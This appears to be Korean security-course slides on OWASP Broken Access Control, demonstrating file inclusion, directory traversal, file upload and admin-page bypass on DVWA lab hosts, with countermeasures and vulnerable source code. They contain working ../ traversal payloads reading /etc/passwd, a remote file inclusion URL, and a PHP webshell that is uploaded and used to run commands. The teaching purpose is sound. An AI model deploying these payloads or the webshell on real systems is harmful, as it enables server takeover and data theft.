OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

OWASP Top 10 – 2017	OWASP Top 10 – 2021
A1 – Injection	A1 – Broken Access Control
A2 – Broken Authentication	A2 – Cryptographic Failures
A3 – Sensitive Data Exposure	A3 – Injection
A4 – XML External Entities (XXE)	A4 – Insecure Design
A5 – Broken Access Control	A5 – Security Misconfiguration
A6 – Security Misconfiguration	A6 – Vulnerable and Outdated Components
A7 – Cross-Site Scripting (XSS)	A7 – Identification and Authentication Failures
A8 – Insecure Deserialization	A8 – Software and Data Integrity Failures
A9 – Using Components with Known Vulnerabilities	A9 – Security Logging and Monitoring Failures
A10 – Insufficient Logging & Monitoring	A10 – Server-Side Request Forgery

Broken Access Control (접근 제어 취약점)

- 접근 제어는 인증과 인가 과정을 거친 후 리소스에 대한 접근을 허용하거나 차단하는 과정

  - 접근제어는 사용자가 권한을 벗어나 행동할 수 없도록 정책을 시행

  - 인증(authentication) : 신원을 확인하는 과정

  - 인가(authorization) : 인증된 특정 사용자가 어떤 리소스에 접근 권한을 확인하는 과정

- 접근 제어가 취약하면 사용자는 주어진 권한을 벗어나 모든 데이터를 무단으로 열람, 수정 혹은 삭제 등의 행위로 수행

Broken Access Control (접근 제어 취약점)

- 공격 유형
  - File Inclusion
  - 파일 업로드/파일 다운로드
  - Directory Traverse
  - 관리자 페이지 인증 우회
  - IDOR(Insecure Direct Object Reference)

1) File Inclusion Attack

- 악의적인 코드가 입력된 파일을 사용자가 서버에서 열람하는 공격
- 주로 PHP 애플리케이션을 대상으로 발생
  - PHP의 include 함수는 파일을 소스 코드에 포함시킬 수 있음
  - include라는 함수를 이용하여 다른 파일을 소스코드에 직접 포함시킬 수 있는 기능
  - Include 할 파일을 외부 사용자가 지정 할 수 있는 경우 파일 inclusion 취약점이 존재하고 공격자는 본인이 원하는 파일을 포함시킬 수 있음
- 공격자가 인클루드 할 수 있는 파일이 호스트 내부의 파일인지 외부의 파일인지에 따라
  - Local File Inclusion(LFI)
  - Remote File Inclusion(RFI)

· LFI(Local File Inclusion)

- 서버 내부에 있는 파일을 확인

- 서버에 접근하는 변 수 중 취약한 변수에 상태경로를 사용하여 서버 내부에 접근

· RFI(Remote File Inclusion)


- 원격 서버의 파일을 공격 대상인 웹 애플리케이션 서버에서 실행


- 외부에 있는 파일도 원격으로 인클루드 할 수 있기 때문에 LFI보다 더 심각한 공격임


- 취약한 웹 페이지에서 악의적인 스크립트를 실행

·정상적으로 파일을 Include하여 실행하는 예제

http://192.168.10.10/DVWA/vulnerabilities/fi/?page=file1.php









·LFI & Directory Traverse 공격 예제

- 서버 호스트 내부의 파일을 인클루드하려고 시도
- 상위 디렉터리 경로를 의미하는 ../와 같은 문자열을 이용하여 현재의 웹페이지의 경로를 벗어 날 수 있게 됨
- 서버 내부 파일(/etc/passwd) 내용 확인



http://192.168.10.10/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd



192.168.10.10

http://192.168.10.10/DVWA/vulnerabilities/fi/?page=http://192.168.10.20/bad.php

192.168.10.10

```
msfadmin@metasploitable:/var/www$ ls -l
total 80
-rw-r--r--  1 root     root        64 2024-03-12 01:59 bad.php
drwxrwxrwt  2 root     root      4096 2012-05-20 15:30 dav
drwxr-xr-x  8 www-data www-data  4096 2012-05-20 15:52 dvwa
drwxr-xr-x  2 root     root      4096 2024-03-12 01:12 html
-rw-r--r--  1 www-data www-data   891 2012-05-20 15:31 index.php
```

192.168.10.20


- RFI 공격 예제

  - 악성코드 bad.php를 원격에서 include 시켜 웹서버에서 실행

http://192.168.10.10/DVWA/vulnerabilities/fi/?page=http://192.168.10.20/bad.php

192.168.10.10

192.168.10.20



• RFI 공격 예제

- 악성코드 bad.php를 원격에서 include 시켜 웹서버에서 실행

2) Directory Traverse 취약점

- 파일 경로를 지정하는 파라미터로 문자열 ../의 입력을 허용함으로써 발생하는 취약점
- 문자열 ../을 허용되면 ../../../와 같이 반복적으로 입력하는 것도 허용


  (예) ../../../etc 루트디렉터리를 거쳐 다른 디렉터리로 지정할 수 있게 되므로 모든 파일에 접근이 가능해짐
- ../를 반복하는 횟수는 현재 경로의 상위 디렉터리 숫자를 초과해도 상관없음
  - 루트 디렉터의 상위 디렉터리르 여전히 루트 디렉터리이기 때문
  - 현재 경로를 파악하기 어려울때는 ../를 많이 입력해도 무관

File Inclusion > ../../../../../../../../etc/passwd

·LFI & Directory Traverse 공격 예제

- 서버 내부 파일(/etc/passwd) 내용 확인

http://192.168.10.10/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd



192.168.10.10

192.168.10.10/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd


ali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

bin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:6
ucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-da
dy:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Networ
p/strongswan:/usr/sbin/nologin tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin usbmux:x:104:46:us
tcher:x:108:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false pulse:x:109:114:PulseAudio da
gin colord:x:113:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin nm-openv
nel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin _rpc:x:117:65534::
22:133::/var/run/redsocks:/usr/sbin/nologin rwhod:x:123:65534::/var/spool/rwho:/usr/sbin/nologin iodi
resql:/bin/bash mosquitto:x:129:136::/var/lib/mosquitto:/usr/sbin/nologin inetsim:x:130:137::/var/lib/ine
02:,,,:/home/gildong:/bin/bash Debian-exim:x:133:142::/var/spool/exim4:/usr/sbin/nologin


```
┌──(root㉿kali)-[/]
└─# ls -l /etc/passwd
-rw-r--r-- 1 root root 3325 Oct 26 04:59 /etc/passwd
```

3) File Upload Attack

- 홈페이지의 업로드 기능을 이용하여 악의적인 목적을 가진 웹쉘 파일을 올려 원격으로 서버의 중요 정보를 접근 또는 악성 코드를 유포, 홈페이지를 변조하는 공격
- 파일 업로드하는 기능에 적절한 보안 대책이 적용되어 있지 않을 때 발생
- 게시판에 파일을 첨부하거나 소셜 네트워크 사이트에 사진이나 파일을 업로드 기능을 사용



위험한 형식 파일 업로드


PHP
ASP
JSP
1 게시판 등에 웹쉘 업로드
2 게시판 내의 첨부파일이
업로드된 파일경로 확인
3 업로드된 경로에 접근하여
웹쉘 실행
공격자
웹 서버
4 서버장악

- 웹쉘(web shell)이라는 악성파일을 업로드하여 시스템으로 침투

  * **웹쉘 (web shell)**

    - 웹 기반에서 동작하는 쉘 프로그램

    - 웹페이지를 통해 시스템 명령어를 내릴 수 있기 때문에 붙여짐 이름

- **파일 업로드 공격 조건**

  - 웹 서버에서 실행 가능한 파일이 업로드가 가능해야 함

  - 업로드된 파일이 URI로 접근 가능해야 함

  - 업로드된 스크립트 파일이 웹서버에서 실행되어야 함

http://192.168.10.20/dvwa/vulnerabilities/upload/#

192.168.10.20

File Actions Edit View Help

```
┌──(root㉿kali)-[/tmp]
└─# pwd
/tmp

┌──(root㉿kali)-[/tmp]
└─# cat webshell.php
<?php

/*
 PoC: A simple webshell
 Author: stayp05 (www.secuacademy.com)
*/

echo 'Enter a Command:<br>';
echo '<form action="">';
echo '<input type=text name="cmd">';
echo '<input type="submit">';
echo '</form>';

if (isset($_GET['cmd'])) {
        system($_GET['cmd']);
}

?>

┌──(root㉿kali)-[/tmp]
└─# 
```

192.168.10.20/dvwa/vulnerabilities/upload/#

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected

Vulnerability: File Upload


Choose an image to upload:
Browse... No file selected.

Upload

../../hackable/uploads/webshell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


192.168.10.20/dvwa/hackable
192.168.10.20/dvwa/hackable/uploads/webshell.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Enter a Command:
Submit Query

</>

192.168.10.20/dvwa/hackable/uploads/webshell.php?cmd=cat+%2Fetc%2Fpasswd
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Enter a Command:
Submit Query
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:
/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting S
(admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105
/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysq
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/
/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/va
/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false

192.168.10.20

* 파일 업로드 대응 방안

- 필요한 파일 형식만 업로드되도록 파일의 확장자와 내용 검사

  - 확장자만 검색하는 경우, 파일의 실제 내용을 확장자와 다르게 전송 가능

- 업로드된 파일을 사용자가 접근 가능한 경로에 저장

  - 파일 업로드한 별도의 서버를 구축하고 웹 애플리케이션을 서비스하는 서버와 완전히 분리하는 것도 권장

- 파일이 업로드되는 디렉터리의 실행권한을 제거

- 업로드된 파일을 다른 확장자로 변경

  - 업로드된 파일의 확장자를 제거하거 변경하여 실행되지 못하도록 함

- 업로드된 파일의 이름을 랜덤하게 재생성하여 저장


  - 공격자가 자신이 업로드한 파일의 경로를 추측하지 못하도록 함

4) 관리자 페이지 인증 우회

- 관리자 페이지의 URL을 직접 요청할 때 발생 가능한 공격
- 종종 관리자 페이지는 admin, admin.php, admin.jsp 등과 같은 URL로 되어 있음
- 관리자 페이지에 접근하면 해당 사용자가 관리자 권한이 있는지 확인해야 함
- 비관리자가 관리자 메뉴에 접근하여 웹사이트의 정보를 획득하는 것을 피해야 함

- 관리자 URL을 직접 요청하여 관리자 메뉴에 접속

http://192.168.10.30/bWAPP/admin/



File Inclusion Secure Coding

Low File Inclusion Source

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

Medium File Inclusion Source

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );

?>
```

array( )

-하나의 변수에 여러 값을 저장할 수 있는 특수한 변수를 말함

```
<?php
  $var1 = "one";
  $var2 = "two";
  $var3 = "tree";
?>
```

```
<?php
  $varArr = array("one", "two", "tree");
  $varArr2 = ["one", "two", "tree"];      / php5.4 이상 [ ]로 배열 선언
?>
```

High File Inclusion Source

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

arary(배열)

- 하나의 변수에 여러 값을 저장할 수 있는 특수한 변수를 말함

```php
<?php
  $var1 = "one";
  $var2 = "two";
  $var3 = "tree";
?>
```

```php
<?php
  $varArr = array("one", "two", "tree");
  $varArr2 = ["one", "two", "tree"];      / php5.4 이상 [ ]로 배열 선언
?>
```

fnmatch 함수

- Shell 패턴을 사용하여 문자열이 패턴과 일치하는지 여부를 확인하는데 사용
- Shell 패턴은 와일드카드(*)와 물음표(?)를 사용하여 문자열을 일치시킬 패턴을 지정

```
fnmatch ( string $pattern , string $filename , int $flags = 0 ) : bool
$pattern = 'file*.txt';
$filename = 'file123.txt';

if (fnmatch($pattern, $filename)) {
    echo "Filename matches the pattern.";
} else {
    echo "Filename does not match the pattern.";
}
```

File Upload Secure Coding

Low File Upload Source

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

Medium
File Upload Source

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
